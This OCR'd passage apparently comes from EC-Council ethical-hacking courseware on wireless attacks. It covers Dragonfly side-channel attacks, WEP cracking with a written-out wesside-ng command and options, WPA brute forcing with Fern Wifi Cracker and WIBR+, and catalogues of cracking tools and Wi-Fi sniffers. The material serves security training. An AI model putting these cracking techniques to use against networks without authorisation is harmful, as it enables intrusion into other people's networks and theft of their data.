  Attackers target protocols or encryption mechanisms used by devices that attempt to connect to a network. During the key-exchange process, the attacker launches this attack to capture leaked information. This information is further used by the attacker to launch brute-force or dictionary attacks to obtain all the data of the target user.

  A side-channel attack can be implemented in the following two ways.

  - **Timing-based attack:** In this attack, the attacker analyzes the time taken by the Dragonfly handshake to encode a certain password authentication process. In the analysis, the attacker observes the iterations of encoding process and short-lists possible passwords. After obtaining a list of passwords, the attacker attempts to gain access to the target user's device using various techniques.
  - **Cache-based attack:** In this attack, the attacker injects a malicious JavaScript or web application in the target user's web browser. This allows the attacker to take control of the user's web browser and further observe memory access patterns to retrieve password information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

WEP Cracking and WPA Brute Forcing Using Wesside-ng and Fern Wifi Cracker

- **WEP Cracking**

  Source: *https://www.aircrack-ng.org*

  Wesside-ng is a WEP cracking tool that incorporates several techniques to seamlessly obtain a WEP key in minutes. It first identifies a network and then proceeds to associate with it, obtain the pseudo-random generation algorithm (PRGA) XOR data, determine the network IP scheme, reinject ARP requests, and finally determine the WEP key. Wesside-ng is executed using the following command:

  `wesside-ng <opts> -i <wireless interface name>`

  - **`-h`** → Displays the list of options
  - **`-i`** → Wireless interface name
  - **`-n Network IP`** → Defaults to the source IP on the ARP request that is captured and decrypted
  - **`-m MY IP`** → Defaults to network.123 on the captured ARP request (optional)
  - **`-a`** → Source MAC address
  - **`-c`** → Do not start aircrack-ng and simply capture the packets until control + C is pressed to stop the program
  - **`-f`** → Allows the highest channel for scanning to be defined; defaults to channel 11
  - **`-k`** → Ignores ACKs because some cards/drivers do not report them

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- `-p` → Defines the minimum number of PRGA bytes that are gathered; defaults to 128 bytes
- `-t` → Restart the airecrack-ng PTW engine for each number of IVs specified
- `-v` → MAC address of the wireless AP




Figure 16.99: Screenshot displaying WEP cracking using Wesside-ng

- **WPA/WPA2 Brute Forcing**

  Source: *https://github.com*

  Fern Wifi Cracker is a Wireless security auditing and attack software written using the Python programming language and Python Qt graphical user interface (GUI) library. The program can crack and recover WEP/WPA/WPS keys as well as run other network-based attacks on wireless or Ethernet-based networks.

  Fern Wifi Cracker currently supports the following features:

  - WEP cracking with fragmentation, Chop-Chop, Caffe-Latte, Hirte, ARP request replay, or WPS attacks
  - WPA/WPA2 cracking with dictionary or WPS-based attacks
  - Automatic saving of the key in a database on successful cracking
  - Session hijacking (passive and Ethernet modes)
  - Geolocation tracking of the AP's MAC address

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Figure 16.100: Screenshot displaying WPA2 cracking using Fern Wifi Cracker

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Hacking Tools

The previous sections discussed the hacking methodology and automated tools that attackers use against wireless networks. This section describes more wireless hacking tools.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



WEP/WPA/WPA2 Cracking Tools

WEP/WPA/WPA2 cracking tools are useful for cracking WEP/WPA/WPA2 secret keys. These tools can recover a 40-bit, 104-bit, 256-bit, or 512-bit WEP key once they capture enough data packets. A few tools guess WEP keys based on an active dictionary attack, a key generator, a distributed network attack, etc.

The following are a few WEP/WPA/WPA2 cracking tools that an attacker can use:

- **Elcomsoft Wireless Security Auditor**

  Source: *https://www.elcomsoft.com*

  Elcomsoft Wireless Security Auditor allows attackers to break into a secured Wi-Fi network by sniffing wireless traffic and launching an attack on the network's WPA/WPA2 PSK password.

  It was originally developed to help administrators verify how secure a company's wireless network is. It examines the security of a wireless network by attempting to break into the network from outside or inside. It can work as a wireless sniffer or operate offline by analyzing a dump of network communications. The tool attempts to retrieve the original WPA/WPA2 PSK passwords in plaintext.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.101: Screenshot of Elcomsoft Wireless Security Auditor

The following are some of the additional WEP/WPA/WPA2 cracking tools:

- Portable Penetrator (*https://www.secpoint.com*)
- WepCrackGui (*https://sourceforge.net*)
- Pyrit (*https://github.com*)
- WepAttack (*http://wepattack.sourceforge.net*)
- coWPAtty (*http://www.willhackforsushi.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

WEP/WPA/WPA2 Cracking Tools for Mobile

- **WIBR+ – WIfi BRuteforce**

  Source: *https://auradesign.cz*

  WIBR+ is an application for testing of the security of WPA/WPA2 PSK Wi-Fi networks. It discovers weak passwords. WIBR+ supports queuing, custom dictionaries, a brute-force generator, and advanced monitoring. The following two types of attack can be launched using WIBR+.

  - **Dictionary attack:** WIBR+ sequentially attempts passwords from a predefined list. WIBR+ supports the import of custom password lists.
  - **Brute-force attack:** WIBR+ supports custom alphabets and custom masks. If it is known that the password is "hacker" followed by two digits, the mask can be set to hacker[x][x] with the digits alphabet selected. The app will attempt all password combinations from hacker00, hacker01, through hacker99!


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Figure 16.102: Screenshot of WIBR+

The following are some additional mobile WEP/WPA/WPA2 cracking tools:

- WIFI WPS WPA TESTER (*https://play.google.com*)
- WPS WPA WiFi Tester (*https://play.google.com*)
- iWep PRO (*https://play.google.com*)
- WiFi Hacker (*https://play.google.com*)
- WiFi Password Hacker (*https://play.google.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Wi-Fi Packet Sniffers

- **SteelCentral Packet Analyzer**

  Source: *https://www.riverbed.com*

  SteelCentral Packet Analyzer is an analyzer for wired and wireless networks that captures terabytes of packet data. Traversing them is the first step toward complete real-time and back-in-time analysis. When integrated with Wireshark, it enhances

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wireshark by increasing its efficiency in identifying and diagnosing network problems. SteelCentral Packet Analyzer measures wireless channel utilization and helps in identifying rogue wireless networks and stations.




Figure 16.103: Screenshot displaying packet capture with SteelCentral Packet Analyzer

- **Omnipeek Network Protocol Analyzer**

  Source: *https://www.liveaction.com*

  OmniPeek Network Protocol Analyzer offers real-time visibility and analysis of the network traffic and provides a comprehensive view of all wireless network activity, showing each wireless network, the APs comprising that network, and the users connected to each AP. It offers real-time visibility and analysis into every part of the network from a single interface, including Ethernet, Gigabit, 10 Gigabit, 802.11a/b/g/n wireless, VoIP, and video to remote offices.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.104: Screenshot displaying packet capture with OmniPeek Network Analyzer

- **CommView for Wi-Fi**

  Source: *https://www.tamos.com*

  CommView for Wi-Fi is a wireless network monitor and analyzer for 802.11 a/b/g/n networks. It captures packets and displays important information such as the list of APs and stations, per-node and per-channel statistics, signal strength, a list of packets and network connections, and protocol distribution charts.

  A user can decrypt the packets with user-defined WEP or WPA-PSK keys and decode them down to the lowest layer. This network analyzer reveals every detail of a captured packet using a convenient tree-like structure to display protocol layers and packet headers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.105: Screenshot displaying packet capture with CommView for Wi-Fi

- **Kismet**


  Source: *https://www.kismetwireless.net*

  Kismet is an 802.11 Layer-2 wireless network detector, sniffer, and intrusion detection system. It identifies networks by passively collecting packets and detecting standard named networks. It detects hidden networks and the presence of non-beaconing networks via data traffic.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
